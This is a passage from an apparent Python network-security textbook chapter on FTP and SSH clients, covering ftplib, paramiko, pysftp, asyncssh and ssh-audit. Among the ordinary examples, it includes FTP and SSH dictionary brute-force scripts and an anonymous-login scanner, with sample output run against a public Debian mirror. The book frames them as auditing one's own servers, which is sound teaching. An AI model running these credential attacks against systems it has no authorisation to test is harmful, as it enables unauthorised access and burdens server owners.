the ftp socket(s)
|      - source_address:
a 2-tuple (host, port)
for the socket to bind
|        to as its
source address before
connecting.
```

The second one is through the FTP class constructor. The **`FTP()`** class takes three parameters: the remote server, the username, and the password of that user.

In the following example, we are connecting to an FTP server in order to download a binary file from the **`ftp.be.debian.org`** server. In the following script, we can see how to connect with an anonymous FTP server and download binary files with no user name and password.

You can find the following code in the **`ftp_download_file.py`** file, located in the

ftplib folder on the GitHub repository:

```
#!/usr/bin/env python3
import ftplib
FTP_SERVER_URL =
     'ftp.be.debian.org'
DOWNLOAD_DIR_PATH =
     '/pub/linux/kernel/v5.x/
     '
DOWNLOAD_FILE_NAME =
     'ChangeLog-5.0'
def ftp_file_download(server,
     username):
    ftp_client =
     ftplib.FTP(server,
     username)
    ftp_client.cwd(DOWNLOAD_D
     IR_PATH)
    try:
        with
     open(DOWNLOAD_FILE_NAME,
     'wb') as file_handler:
        ftp_cmd = 'RETR %s'
     %DOWNLOAD_FILE_NAME
        ftp_client.retrbinary
     (ftp_cmd,file_handler.wr
     ite)
        ftp_client.quit()
    except Exception as
     exception:
        print('File could not
     be
```

```
        downloaded:',exception)
if __name__ == '__main__':
    ftp_file_download(server=
      FTP_SERVER_URL,username=
      'anonymous')
```

As you can see, we are opening an **ftp** connection with the **FTP** constructor, passing as parameters the server and username. Using the **dir()** method, we are listing the files in the directory specified in the **DOWNLOAD_DIR_PATH** constant. Finally, we are using the **retrbinary()** method to download the file specified in the **DOWNLOAD_FILE_NAME** constant.

Another way to download a file from the FTP server is using the **retrlines()** method, which accepts as a parameter the **ftp** command to execute.

For example, **LIST** is a command defined by the protocol, as well as others that can also be applied in this function as **RETR**, **NLST**, or **MLSD**. You can obtain more information about the supported commands in the RFC 959 document, at https://tools.ietf.org/html/rfc959.html.

The second parameter of the **retrlines()** method is a callback function, which is called for each line of received data.

You can find the following code in the **get_ftp_file.py** file, located in the **ftplib** folder in the GitHub repository:

```
#!/usr/bin/env python3
from ftplib import FTP
```

```
def writeData(data):
file_descryptor.write(data+"\
     n")
ftp_client=FTP('ftp.be.debian
     .org')
ftp_client.login()
ftp_client.cwd('/pub/linux/ke
     rnel/v5.x/')
file_descryptor=open('ChangeL
     og-5.0','wt')
ftp_client.retrlines('RETR
     ChangeLog-
     5.0',writeData)
file_descryptor.close()
ftp_client.quit()
```

Here we connect to the FTP server at **ftp.be.debian.org**, change to the directory **/pub/linux/kernel/v5.x/** with the **cwd()** method, and download a specific file on that server. To download the file though, we use the **retrlines()** method. We need to pass as input parameters the **RETR** command with the filename and a callback function called **writeData()**, which will be executed every time a block of data is received.

In a similar way to what we have implemented before, in the following example, we are using the **ntransfercmd()** method from the **ftp_client** instance to apply a **RETR** command to receive file data in a byte array.

You can find the following code in the **ftp_download_file_bytes.py** file

located in the **ftplib** folder in the GitHub repository:

```
#!/usr/bin/env python3
from ftplib import FTP
ftp_client=FTP('ftp.be.debian
     .org')
ftp_client.login()
ftp_client.cwd('/pub/linux/ke
     rnel/v5.x/')
ftp_client.voidcmd("TYPE I")
datasock,estsize=ftp_client.n
     transfercmd("RETR
     ChangeLog-5.0")
transbytes=0
with open('ChangeLog-
     5.0','wb') as
     file_descryptor:
   while True:
       buffer=datasock.recv(
     2048)
       if not len(buffer):
           break
       file_descryptor.write
     (buffer)
       transbytes
     +=len(buffer)
       print("Bytes
     received",transbytes,"To
     tal",
     (estsize,100.0*float(tra
```

```
        nsbytes)/float(estsize))
        ,str('%'))
datasock.close()
ftp_client.quit()
```

Here we are executing the **RETR** command to download the file using a loop that controls the data received in the **buffer** variable.

As you have seen, we have several ways to download a file. The two methods discussed above are equivalent, although the first way is easier since it does not require working at a low level with sockets, and the second way requires more knowledge at a low level of working with received bytes.

Moving on, let's understand some other functions that the **ftplib** module has to offer.

OTHER FTPLIB FUNCTIONS

ftplib provides other functions we can use to execute **FTP** operations, some of which are as follows:

- **FTP.getwelcome()**: Gets the welcome message
- **FTP.pwd()**: Returns the current directory
- **FTP.cwd(path)**: Changes the working directory

- **`FTP.dir(path)`**: Returns a list of directories
- **`FTP.nlst(path)`**: Returns a list with the filenames of the directory
- **`FTP.size(file)`**: Returns the size of the file we pass as a parameter

While all of the preceding functions are useful, let's focus on the **`FTP.dir(path)`** and **`FTP.nlst(path)`** functions. In the following example, we are going to list files available in the Linux kernel FTP server using the **`dir()`** and **`nlst()`** methods.

You can find the following code in the **`listing_files.py`** file located in the **`ftplib`** folder in the GitHub repository:

```
#!/usr/bin/env python3
from ftplib import FTP
ftp_client=FTP('ftp.be.debian
     .org')
print("Server:
     ",ftp_client.getwelcome(
     ))
print(ftp_client.login())
print("Files and directories
     in the root directory:")
ftp_client.dir()
```

```
ftp_client.cwd('/pub/linux/ke
    rnel')
files=ftp_client.nlst()
files.sort()
print("%d files in
    /pub/linux/kernel
    directory:"%len(files))
for file in files:
print(file)
ftp_client.quit()
```

Here we are using the **`getwelcome()`** method to get information about the FTP version. With the **`dir()`** method, we are listing files and directories in the root directory and with the **`nlst()`** method, we are listing versions available in the Linux kernel.

The execution of the previous script gives us the following output:

```
Server:  220 ProFTPD Server
    (mirror.as35701.net)
    [::ffff:195.234.45.114]
230-Welcome to
    mirror.as35701.net.
230-The server is located in
    Brussels, Belgium.
230-Server connected with
    gigabit ethernet to the
    internet.
230-The server maintains
    software archive
    accessible via ftp,
    http, https and rsync.
```

```
230-ftp.be.debian.org is an
     alias for this host, but
     https will not work with
     that
230-alias. If you want to use
     https use
     mirror.as35701.net.
230-Contact: kurt@roeckx.be
230 Anonymous access granted,
     restrictions apply
Files and directories in the
     root directory:
lrwxrwxrwx   1
     ftp      ftp
     16 May 14  2011
     backports.org ->
     /backports.org/debian-
     backports
drwxr-xr-x   9
     ftp      ftp          40
     96 Jul  7 14:40 debian
….
32 files in /pub/linux/kernel
     directory:
….
```

We can see how we are obtaining the FTP server version, the list of files available in the root directory, and the number of files available in the **`/pub/linux/kernel`** path. This information could be very useful when auditing and testing a server.

Besides the basic functions that we've seen so far, is there anything else that the **`ftplib`** module can do? Read

on to find out!

Using ftplib to brute-force FTP user credentials

The **ftplib** module can also be used to create scripts that automate certain tasks or perform dictionary attacks against an FTP server. One of the main use cases we can implement is checking whether an FTP server is vulnerable to a brute-force attack using a dictionary.

For example, with the following script, we can execute an attack using a dictionary of users and passwords against an FTP server.

You can find the following code in the **ftp_brute_force.py** file located in the **ftplib** folder in the GitHub repository:

```
#!/usr/bin/env python3
import ftplib
import multiprocessing
def
     brute_force(ip_address,u
     ser,password):
    ftp =
     ftplib.FTP(ip_address)
    try:
       print("Testing user
     {}, password
     {}".format(user,
     password))
```

```
            response =
          ftp.login(user,password)
            if "230" in response
          and "access granted" in
          response:
                print("
          [*]Successful brute
          force")
                print("User: "+
          user + " Password:
          "+password)
            else:
                pass
        except Exception as
          exception:
            print('Connection
          error', exception)
    def main():
        ip_address = input("Enter
          IP address or host
          name:")
        with
          open('users.txt','r') as
          users:
            users =
          users.readlines()
        with
          open('passwords.txt','r'
          ) as passwords:
            passwords =
          passwords.readlines()
        for user in users:
```

```
        for password in
    passwords:
            process =
    multiprocessing.Process(
    target=brute_force,
            args=
    (ip_address,user.rstrip(
    ),password.rstrip(),))
            process.start()
if __name__ == '__main__':
    main()
```

In the previous code, we are using the **`multiprocessing`** module to execute the **`brute_force()`** method through the creation of a **`process`** instance for each combination of user name/password.

Here we are using the **`brute_force()`** function to check each username and password combination we are reading from two text files called **`users.txt`** and **`passwords.txt`**.

In this output, we can see the execution of the previous script:

```
Enter IP address or host
    name:195.234.45.114
Testing user user1, password
    password1
Connection error 530 Login
    incorrect.
Testing user user1, password
    password2
```

```
Connection error 530 Login
      incorrect.
Testing user user1, password
      anonymous
Connection error 530 Login
      incorrect.
Testing user user2, password
      password1
Connection error 530 Login
      incorrect.
Testing user user2, password
      password2
Connection error 530 Login
      incorrect.
Testing user user2, password
      anonymous
Connection error 530 Login
      incorrect.
Testing user anonymous,
      password password1
[*]Successful brute force
User: anonymous Password:
      anonymous
```

In this output, we can see how we are testing all possible user name and password combinations until we find the right one. We will know that the combination is a good one if, when trying to connect, we obtain in the response the code **230** and the string **"access granted"**.

Thus, by using this dictionary method, we can find out whether our FTP server is vulnerable to a brute-force

attack, and thus beef up security if any vulnerability is found.

Let's now move on to our next section, where we will build an anonymous FTP scanner with Python.

Building an anonymous FTP scanner with Python

We can use the **ftplib** module in order to build a script to determine whether a server offers anonymous logins. This mechanism consists of supplying the FTP server with the word **anonymous** as the name and password of the user. In this way, we can make queries to the FTP server without knowing the data of a specific user.

You can find the following code in the **checkFTPanonymousLogin.py** file, located in the **ftplib** folder in the GitHub repository:

```
#!/usr/bin/env python3
import ftplib
def anonymousLogin(hostname):
    try:
        ftp =
      ftplib.FTP(hostname)
        response =
      ftp.login('anonymous',
      'anonymous')
        print(response)
```

```
            if "230 Anonymous
        access granted" in
        response:
                print('\n[*] ' +
        str(hostname) +' FTP
        Anonymous Login
        Succeeded.')
                print(ftp.getwelc
        ome())
                ftp.dir()
        except Exception as e:
            print(str(e))
            print('\n[-] ' +
        str(hostname) +' FTP
        Anonymous Login
        Failed.')
hostname =
        'ftp.be.debian.org'
anonymousLogin(hostname)
```

Here, the **anonymousLogin()** function takes a hostname as a parameter and checks the connection with the FTP server with an anonymous user. The function tries to create an FTP connection with anonymous credentials, and it shows information related to the server and the list of files in the root directory.

In a similar way, we could implement a function for checking anonymous user login using only the FTP class constructor and the context manager approach.

You can find the following code in the **ftp_list_server_anonymous.py** file, located in the **ftplib** folder in the GitHub repository:

```
#!/usr/bin/env python3
import ftplib
FTP_SERVER_URL =
     'ftp.be.debian.org'
DOWNLOAD_DIR_PATH =
     '/pub/linux/kernel/v5.x/
     '
def
     check_anonymous_connecti
     on(host, path):
    with ftplib.FTP(host,
     user="anonymous") as
     connection:
       print( "Welcome to
     ftp server ",
     connection.getwelcome())
       for name, details in
     connection.mlsd(path):
           print( name,
     details['type'],
     details.get('size') )
if __name__ == '__main__':
    check_anonymous_connectio
     n(FTP_SERVER_URL,DOWNLOA
     D_DIR_PATH)
```

Here, we are using the constants defined in **FTP_SERVER_URL** and **DOWNLOAD_DIR_PATH** to test the anonymous connection with this server. If the connection is successful, then we obtain the welcome message and files located in this path.

This could be a partial output of the previous script:

```
Welcome to ftp server  220
      ProFTPD Server
      (mirror.as35701.net)
      [::ffff:195.234.45.114]
. cdir None
.. pdir None
linux-5.0.10.tar.gz file
      162646337
ChangeLog-5.4.23 file 211358
linux-5.1.5.tar.sign file 987
patch-5.6.18.xz file 479304
...
```

In this section, we have reviewed the **ftplib** module of the Python standard library, which provides us with the necessary methods to create FTP clients quickly and easily.

Now that you know the basics about transferring files and getting information from FTP servers, let's move on to learning about how to connect with SSH servers with the **paramiko** module.

Connecting with SSH servers with paramiko and pysftp

In this section, we will review the SSH protocol and the **paramiko** module, which provide us with the necessary methods to create SSH clients in an easy way.

The SSH protocol is one of the most used today because it uses symmetric and asymmetric cryptography to

provide confidentiality, authentication, and integrity to the transmitted data.

The communication security is enhanced between the client and server thanks to encryption and the use of public and private keys.

SSH has become a very popular network protocol for performing secure data communication between two computers. Both of the parts in communication use SSH key pairs to encrypt their communications.

Each key pair has one private and one public key. The public key can be published to anyone who may be interested, and the private key is always kept private and secure from everyone except the key owner.

Public and private SSH keys can be generated and digitally signed by a **Certification Authority** (**CA**). These keys can also be generated from the command line with tools such as **`ssh-keygen`**.

When the SSH client connects to a server in a secure way, it registers the server's public key in a special file that is stored in a hidden way and is called a **`/.ssh/known_hosts`** file.

Executing an SSH server on Debian Linux

If you are running a distribution based on Debian Linux, you can install the **`openssh`** package with the following command:

```
$ apt-get install openssh-
      server
```

With the following commands, we can **`start`** and check the SSH server status:

```
$ sudo service ssh start
$ sudo service ssh status
ssh.service - OpenBSD Secure
     Shell server
   Loaded: loaded
     (/lib/systemd/system/ssh
     .service; enabled;
     vendor preset: enabled)
   Active: active (running)
     since Sun 2020-07-12
     19:57:14 CEST; 2s ago
  Process: 17705
     ExecReload=/bin/kill -
     HUP $MAINPID
     (code=exited,
     status=0/SUCCESS)
  Process: 17700
     ExecReload=/usr/sbin/ssh
     d -t (code=exited,
     status=0/SUCCESS)
  Process: 31046
     ExecStartPre=/usr/sbin/s
     shd -t (code=exited,
     status=0/SUCCESS)
Main PID: 31047 (sshd)
    Tasks: 1 (limit: 4915)
   CGroup:
     /system.slice/ssh.servic
     e
```

```
           └─31047
      /usr/sbin/sshd -D
jul 12 19:57:14 linux-HP-
      EliteBook-8470p
      systemd[1]: Starting
      OpenBSD Secure Shell
      server...
jul 12 19:57:14 linux-HP-
      EliteBook-8470p
      sshd[31047]: Server
      listening on 0.0.0.0
      port 22.
jul 12 19:57:14 linux-HP-
      EliteBook-8470p
      sshd[31047]: Server
      listening on :: port 22.
jul 12 19:57:14 linux-HP-
      EliteBook-8470p
      systemd[1]: Started
      OpenBSD Secure Shell
      server.
```

In the previous output, we can see the SSH server has been started on localhost at **`port 22`**.

Now that our SSH server is started, let's learn about the **`paramiko`** module, which will provide us with the necessary methods to create SSH clients in an easy way.

Introducing the paramiko module

`paramiko` is a module written in Python that supports the SSHV1 and SSHV2 protocols, allowing the

creation of clients and making connections to SSH servers. Since SSH1 is insecure, its use is not recommended due to different vulnerabilities discovered, and today, SSH2 is the recommended version since it offers support for new encryption algorithms.

This module depends on the **`pycrypto`** and **`cryptography`** libraries for all encryption operations and allows the creation of local, remote, and dynamic encrypted tunnels.

Among the main advantages of this module, we can highlight the following:

- It encapsulates the difficulties involved in performing automated scripts against SSH servers in a comfortable and easy-to-understand way for any developer.
- It supports the SSH2 protocol through the **`pycrypto`** and **`cryptography`** modules, for implementing details related to public and private key cryptography.
- It allows authentication by public key, authentication by password, and the creation of SSH tunnels.
- It allows us to write robust SSH clients with the same functionality

as other SSH clients such as PuTTY or the OpenSSH client.

- It supports file transfer safely using the SFTP protocol.

Let's now learn how to install it.

Installing paramiko

You can install **`paramiko`** directly from the **`pip`** Python repository (https://pypi.org/project/paramiko) with the classic command:

```
pip3 install paramiko
```

You can install it in Python version 3.4+, and there are some dependencies that must be installed on your system, such as the **`pycrypto`** and **`cryptography`** modules, depending on what version you are going to install. These libraries provide low-level, C-based encryption algorithms for the SSH protocol.

The installation details for the **`cryptography`** module can be found at https://cryptography.io/en/latest/installation.html.

Establishing an SSH connection with paramiko

We can use the **`paramiko`** module to create an SSH client and then connect it to the SSH server. This module provides the **`SSHClient()`** class, which

represents an interface to initiate server connections in a secure way. These instructions will create a new **SSHClient** instance, and connect to the SSH server by calling the **connect()** method:

```
import paramiko
ssh_client =
     paramiko.SSHClient()
ssh_client.connect('host',use
     rname='username',
     password='password')
```

By default, the **SSHClient** instance of this client class will refuse to connect to a host that does not have a key saved in your **known_hosts** file. With the **AutoAddPolicy()** class, you can set up a policy for accepting unknown host keys. To do this, you need to run the **set_missing_host_key_policy()** method along with the following argument on the **ssh_client** object. Parsing an instance of **AutoAddPolicy()** to this method gives you a way to trust all key policies:

```
ssh_client.set_missing_host_k
     ey_policy(paramiko.AutoA
     ddPolicy())
```

With the previous instruction, **paramiko** automatically adds the remote server fingerprint to the host file of the operating system. Now, since we are performing automation, we will tell **paramiko** to accept these keys the first time without interrupting the session or prompting the user for it.

If you need to restrict accepting connections only to specific hosts, then you can use the

load_system_host_keys() method to add the system host keys and system fingerprints:

```
ssh_client.load_system_host_k
    eys()
```

You can find the following code in the **paramiko_test.py** file, located in the **paramiko** folder in the GitHub repository:

```
import paramiko
import socket
#put data about your ssh
    server
host = 'localhost'
username = 'username'
password = 'password'
try:
    ssh_client =
     paramiko.SSHClient()
    #shows debug info
    paramiko.common.logging.b
     asicConfig(level=paramik
     o.common.DEBUG)
    #The following lines add
     the server key
     automatically to the
     know_hosts file
    ssh_client.load_system_ho
     st_keys()
    ssh_client.set_missing_ho
     st_key_policy(paramiko.A
     utoAddPolicy())
```

```
    response =
      ssh_client.connect(host,
      port = 22, username =
      username, password =
      password)
    print('connected with
      host on port
      22',response)
    transport =
      ssh_client.get_transport
      ()
    security_options =
      transport.get_security_o
      ptions()
    print(security_options.ke
      x)
    print(security_options.ci
      phers)
```

In the previous script, we are testing the connection with the localhost server defined in the host variable. However, this is not the end. In the following code, we are managing **paramiko** exceptions related to the connection with the SSH server and other exceptions related to socket connections with the server:

```
except
      paramiko.BadAuthenticati
      onType as exception:
    print("BadAuthenticationE
      xception:",exception)
except paramiko.SSHException
      as sshException:
```

```
    print("SSHException:",ssh
      Exception)
except socket.error
      as  socketError:
    print("socketError:",sock
      etError)
finally:
    print("closing
      connection")
    ssh_client.close()
    print("closed")
```

If a connection error occurs, the appropriate exception will be thrown depending on whether the host does not exist or the credentials are incorrect.

In the following output, we can see the OpenSSH version we are using to connect with the SSH server and information about cipher algorithms supported by the server:

```
DEBUG:paramiko.transport:star
      ting thread (client
      mode): 0x18ed56a0
DEBUG:paramiko.transport:Loca
      l version/idstring: SSH-
      2.0-paramiko_2.7.1
DEBUG:paramiko.transport:Remo
      te version/idstring:
      SSH-2.0-OpenSSH_7.6p1
      Ubuntu-4ubuntu0.3
INFO:paramiko.transport:Conne
      cted (version 2.0,
      client OpenSSH_7.6p1)
```

```
DEBUG:paramiko.transport:kex
      algos:['curve25519-
      sha256', 'curve25519-
      sha256@libssh.org',
      'ecdh-sha2-nistp256',
      'ecdh-sha2-nistp384',
      'ecdh-sha2-nistp521',
      'diffie-hellman-group-
      exchange-sha256',
      'diffie-hellman-group16-
      sha512', 'diffie-
      hellman-group18-sha512',
      'diffie-hellman-group14-
      sha256', 'diffie-
      hellman-group14-sha1']
      server key:['ssh-rsa',
      'rsa-sha2-512', 'rsa-
      sha2-256', 'ecdsa-sha2-
      nistp256', 'ssh-
      ed25519'] client
      encrypt:['chacha20-
      poly1305@openssh.com',
      'aes128-ctr', 'aes192-
      ctr', 'aes256-ctr',
      'aes128-
      gcm@openssh.com',
      'aes256-
      gcm@openssh.com'] server
      encrypt:['chacha20-
      poly1305@openssh.com',
      'aes128-ctr', 'aes192-
      ctr', 'aes256-ctr',
      'aes128-
      gcm@openssh.com',
```

```
        'aes256-
        gcm@openssh.com']
 ...
```

If the connection is successful, then it shows information related to the SSH server and the supported encryption algorithms.

IMPORTANT NOTE

One of the most important points to keep in mind is to establish the default policy for locating the host key on the client's computer. Otherwise, if the host key is not found (usually located in the **`/.ssh/know_hosts`** *file), Python will throw the following* **`paramiko`** *exception:*

```
raise SSHException(' Unknown
server %s'  % hostname)
paramiko.SSHException:
Unknown server
```

`paramiko` allows the user to be validated both by password and by key pair, making it ideal for authenticating users beyond server policies. When you connect with an SSH server for the first time, if the SSH server keys are not stored on the client side, you will get a warning message saying that the server keys are not cached in the system and will be prompted as to whether you want to accept those keys.

Running commands with paramiko

Now we are connected to the remote host with **`paramiko`**, we can run commands on the remote

host using this connection.

To run any command on the target host, we need to invoke the **`exec_command()`** method by passing the command as its argument:

```
ssh_client.connect(hostname,
      port, username,
      password)
stdin, stdout, stderr =
      ssh_client.exec_command(
      cmd)
for line in
      stdout.readlines():
print(line.strip())
ssh_client.close()
```

The following example shows how to do an SSH login to a target host and then run a command entered by the user. To execute the command, we are using the **`exec_command()`** method of the **`ssh_session`** object that we obtained from the open session when logging in to the server.

You can find the following code in the **`ssh_execute_command.py`** file, located in the **`paramiko`** folder in the GitHub repository:

```
#!/usr/bin/env python3
import getpass
import paramiko
HOSTNAME = 'localhost'
PORT = 22
def run_ssh_cmd(username,
      password, command,
```

```
        hostname=HOSTNAME,port=P
        ORT):
    ssh_client =
        paramiko.SSHClient()
    ssh_client.set_missing_ho
        st_key_policy(paramiko.A
        utoAddPolicy())
    ssh_client.load_system_ho
        st_keys()
    ssh_client.connect(hostna
        me, port, username,
        password)
    stdin, stdout, stderr =
        ssh_client.exec_command(
        command)
    #print(stdout.read())
    stdin.close()
    for line in
        stdout.read().splitlines
        ():
            print(line.decode())
if __name__ == '__main__':
    hostname = input("Enter
        the target hostname: ")
    port = input("Enter the
        target port: ")
    username = input("Enter
        username: ")
    password =
        getpass.getpass(prompt="
        Enter password: ")
```

```
    command = input("Enter
      command: ")
    run_ssh_cmd(username,
      password, command)
```

In the previous script, we are creating a function called **`run_ssh_cmd()`**, which makes a connection to an SSH server and runs a command entered by the user.

Another way to connect to an SSH server is through the **`Transport()`** method, which accepts as a parameter the IP address to connect to and provides another type of object to authenticate against the server.

In the following example, we perform the same functionality as in the previous script, but in this case, we use the **`Transport`** class to establish a connection with the SSH server. To be able to execute commands, we have to have opened a session previously on the **`transport`** object.

You can find the following code in the **`SSH_command_transport.py`** file, located in the **`paramiko`** folder in the GitHub repository:

```
import paramiko
import getpass
def run_ssh_command(hostname,
      user, passwd, command):
    transport =
      paramiko.Transport(hostn
      ame)
    try:
        transport.start_clien
      t()
```

```
        except Exception as e:
            print(e)
        try:
            transport.auth_passwo
          rd(username=user,passwor
          d=passwd)
        except Exception as e:
            print(e)
        if
          transport.is_authenticat
          ed():
            print(transport.getpe
          ername())
            channel =
          transport.open_session()
            channel.exec_command(
          command)
            response =
          channel.recv(1024)
            print('Command
          %r(%r)-->%s' %
          (command,user,response))
if __name__ == '__main__':
        hostname = input("Enter
          the target hostname: ")
        port = input("Enter the
          target port: ")
        username = input("Enter
          username: ")
        password =
          getpass.getpass(prompt="
```

```
    Enter password: ")
command = input("Enter
    command: ")
run_ssh_command(hostname,
    username, password,
    command)
```

In the previous code, the **start_client()** method allows us to open a new session against the server in order to execute commands and the **auth_password()** method is used to authenticate the user name and password.

Using paramiko to brute-force SSH user credentials

In the same way that we implemented a script for checking credentials with FTP servers, we could implement another one for checking whether an SSH server is vulnerable to a brute-force attack using a dictionary.

We could implement a method that takes two files as inputs (**users.txt** and **passwords.txt**) and through a brute-force process, tries to test all the possible combinations of users and passwords. When trying a combination of usernames and passwords, if you can establish a connection, we could also execute a command in the SSH server.

Note that if we get a connection error, we have an exception block where we can perform different error management tasks, depending on whether the connection failed due to an authentication error (**paramiko.AuthenticationExcept**

ion) or a connection error with the server (**socket.error**).

The files related to usernames and passwords are simple files in plaintext that contain common default usernames and passwords for databases and operating systems. Examples of these files can be found in the **fuzzdb** project: https://github.com/fuzzdb-project/fuzzdb/tree/master/wordlists-user-passwd.

With the following script, we can execute an attack using a dictionary of users and passwords against an SSH server. You can find the following code in the **ssh_brute_force.py** file:

```
import paramiko
import socket
import time
def
     brute_force_ssh(hostname
     ,port,user,password):
    log =
     paramiko.util.log_to_fil
     e('log.log')
    ssh_client =
     paramiko.SSHClient()
    ssh_client.load_system_ho
     st_keys()
    ssh_client.set_missing_ho
     st_key_policy(paramiko.A
     utoAddPolicy())
    try:
        print('Testing
     credentials {}:
```

```
            {}'.format(user,password
            ))
                ssh_client.connect(ho
            stname,port=port,usernam
            e=user,password=password
            , timeout=5)
                print('credentials ok
            {}:
            {}'.format(user,password
            ))
        except
            paramiko.AuthenticationE
            xception as exception:
                print('Authentication
            Exception:',exception)
        except socket.error as
            error:
                print('SocketError:',
            error)
```

Here, we are implementing a method called **brute_force_ssh** that tries to establish a connection with the SSH server for each user-password combination. Also, in this method, we are using the **paramiko.util.log_to_file('paramiko.log')** instruction to save all the activity that **paramiko** is executing from the script:

```
def main():
    hostname = input("Enter
      the target hostname: ")
    port = input("Enter the
      target port: ")
```

```
    users =
      open('users.txt','r')
    users = users.readlines()
    passwords =
      open('passwords.txt','r'
      )
    passwords =
      passwords.readlines()
    for user in users:
        for password in
      passwords:
            time.sleep(3)
            brute_force_ssh(h
      ostname,port,user.rstrip
      (),password.rstrip())
if __name__ == '__main__':
    main()
```

In the previous code, we are implementing a brute-force process where we are calling the **`brute_force_ssh()`** method and iterating over the combination of users and passwords.

Next, we are going to use the **`pysftp`** module, which is based on **`paramiko`**, to connect to an SSH server.

Establishing an SSH connection with pysftp

`pysftp` is a wrapper around **`paramiko`** that provides abstractions to the developer by encapsulating many of the higher-function use cases of interacting with SSH to list and transfer files.

More details regarding this package can be found at the PyPI repository:

https://pypi.python.org/pypi/pysftp

To install **pysftp** on your environment with **pip**, run the following command:

```
python3 -m pip install pysftp
```

In the following example, we are listing files from a specific directory. You can find the following code in the **testing_pysftp.py** file inside the **pysftp** folder:

```
import pysftp
import getpass
HOSTNAME = 'localhost'
PORT = 22
def sftp_getfiles(username,
     password,
     hostname=HOSTNAME,port=P
     ORT):
    with
     pysftp.Connection(host=h
     ostname,
     username=username,
     password=password) as
     sftp:
        print("Connection
     successfully established
     with server... ")
        sftp.cwd('/')
        list_directory =
     sftp.listdir_attr()
```

```
        for directory in
    list_directory:
            print(directory.f
    ilename, directory)
if __name__ == '__main__':
hostname = input("Enter the
    target hostname: ")
port = input("Enter the
    target port: ")
username = input("Enter your
    username: ")
password =
    getpass.getpass(prompt="
    Enter your password: ")
sftp_getfiles(username,
    password, hostname,
    port)
```

In the previous script, we are listing the content of a directory using the **`listdir_attr()`** method whose documentation can be found at https://pysftp.readthedocs.io/en/latest/pysftp.html#pysftp.Connection.listdir_attr.

After establishing a connection with the server, we are using the **`cwd()`** method to change to the root directory, providing the path of the directory as the first argument. Using the **`with`** instruction, the connection closes automatically at the end of the block and we don't need to close the connection with the server manually.

This could be the output of the previous script:

```
Enter the target hostname:
    localhost
```

```
Enter the target port: 22
Enter your username: linux
Enter your password:
Connection successfully
      established with
      server...
bin drwxr-xr-x   1
      0        0           122
      88 27 Mar 00:16 bin
boot drwxr-xr-x   1
      0        0            40
      96 27 Mar 00:17 boot
cdrom drwxrwxr-x   1
      0        0            40
      96 26 Mar 22:58 cdrom
dev drwxr-xr-x   1
      0        0            45
      00 10 Jul 18:09 dev
etc drwxr-xr-x   1
      0        0           122
      88 09 Jul 19:57 etc
home drwxr-xr-x   1
      0        0            40
      96 27 Mar 00:17 home
...
```

Here, we can see how it returns all files in the remote directory after requesting a data connection to the server on localhost.

Now that you know the basics about connecting and transferring files from an SSH server with the **`paramiko`** and **`pysftp`** modules, let's move on

to learning about how to implement SSH clients and servers with the **asyncssh** module.

Implementing SSH clients and servers with the asyncSSH and asyncio modules

asyncssh (https://libraries.io/github/ronf/asyncssh) is a Python package that provides a server implementation of the SSHv2 protocol and an asynchronous client that works over the **asyncio** module in Python 3: https://docs.python.org/3/library/asyncio.html.

This module requires Python 3.4 or later and the Python **cryptography** library for some cryptographic functions. You can install **asyncssh** by running the following command:

```
$ python3 -m pip install
      asyncssh
```

In the following example, we're going to implement a client SSH server to execute the command introduced by the user. You can find the following code in the **client_ssh.py** file inside the **asyncssh** folder:

```
import asyncssh
import asyncio
import getpass
async def
      execute_command(host,
```

```
        command, username,
        password):
    async with
        asyncssh.connect(host,
        username = username,
        password= password) as
        connection:
            result = await
        connection.run(command)
            return result.stdout
if __name__ == '__main__':
    hostname = input("Enter
        the target hostname: ")
    command = input("Enter
        command: ")
    username = input("Enter
        username: ")
    password =
        getpass.getpass(prompt="
        Enter password: ")
    loop =
        asyncio.get_event_loop()
    output_command =
        loop.run_until_complete(
        execute_command(hostname
        , command, username,
        password))
    print(output_command)
```

In the previous code, the **`execute_command()`** method runs a command on a remote host once connected to it via SSH. If the command execution is successful, then it returns

the standard output of the command. The method uses the **async** and **await** that keywords are specific to Python >= 3.6 and **asyncio** for connecting in an asynchronous way.

This module also offers the possibility to create your own SSH server using the **create_server()** method, passing as its parameters a class called **MySSHServer** that inherits from **asyncssh.SSHServer**, the localhost server, the port, and a file that contains the private key. You can find the following code in the **server_ssh.py** file inside the **asyncssh** folder:

```
import asyncio, asyncssh, sys
class
      MySSHServer(asyncssh.SSH
      Server):
    def connection_made(self,
      conn):
        print('SSH connection
      received from %s.' %
      conn.get_extra_info('pee
      rname')[0])
async def start_server():
    await
      asyncssh.create_server(M
      ySSHServer, 'localhost',
      22,

          server_host_keys=
      ['/etc/ssh/ssh_host_ecds
      a_key'])
```

```
loop =
     asyncio.get_event_loop()
try:
    print("Starting SSH
     server on localhost:22")
    loop.run_until_complete(s
     tart_server())
except (OSError,
     asyncssh.Error) as exc:
    sys.exit('Error starting
     server: ' + str(exc))
loop.run_forever()
```

To execute the previous script, you need to provide a file for the **server_host_keys** property when creating the server. You need to check there is a file called **ssh_host_ecdsa_key** in your **etc/ssh** folder to use as a server host key.

To execute the previous script, you also need to execute **sudo** with the following command:

```
$ sudo python3 server_ssh.py
Starting SSH server on
     localhost:22
```

Now that you know the basics about implementing an SSH client and server with **asyncssh**, let's move on to learning about how to check the security of the SSH server with the **ssh-audit** tool.

Checking the security in SSH servers with the

ssh-audit tool

If we need to verify our SSH server configuration, we have two alternatives:

- By looking at the configuration file and contrasting this information manually
- By using **`ssh-audit`**, which is a script developed in Python that will allow us to extract a large amount of information about our protocol configuration

In this section, we will be looking at the second alternative – the **`ssh-audit`** tool.

`ssh-audit` (https://pypi.org/project/ssh-audit) is an open source tool written in Python that has the capacity to scan the configuration of our SSH server and will indicate whether the different configurations that we have applied are secure.

Some of the main features of this tool are that it allows us to detect the login banner, for example, if we are using an insecure protocol such as SSH1. This tool also has the capacity to check the key exchange algorithms, the public key of the host, and information related to authentication messages and symmetric encryption.

When **`ssh-audit`** has analyzed all these parameters in a fully automated way, it will produce a complete report indicating when a certain option is available, whether it has been removed or disabled,

whether it is insecure, or whether it is implemented in a secure way. Depending on the severity of the server configuration, we can see different colors in the warnings.

Installing and executing ssh-audit

If you are using a Debian-based Linux distribution, you can install **`ssh-audit`** with the following command:

```
$ apt  install ssh-audit
```

If you are using Ubuntu, you can see that the package is available in the official repository:

https://packages.ubuntu.com/source/bionic/ssh-audit

Another way to install this tool is through the source code available in the GitHub repository at https://github.com/jtesta/ssh-audit:

```
$ python3 ssh-audit.py [-nv]
      host[:port]
```

We could analyze our localhost SSH server with the following command:

```
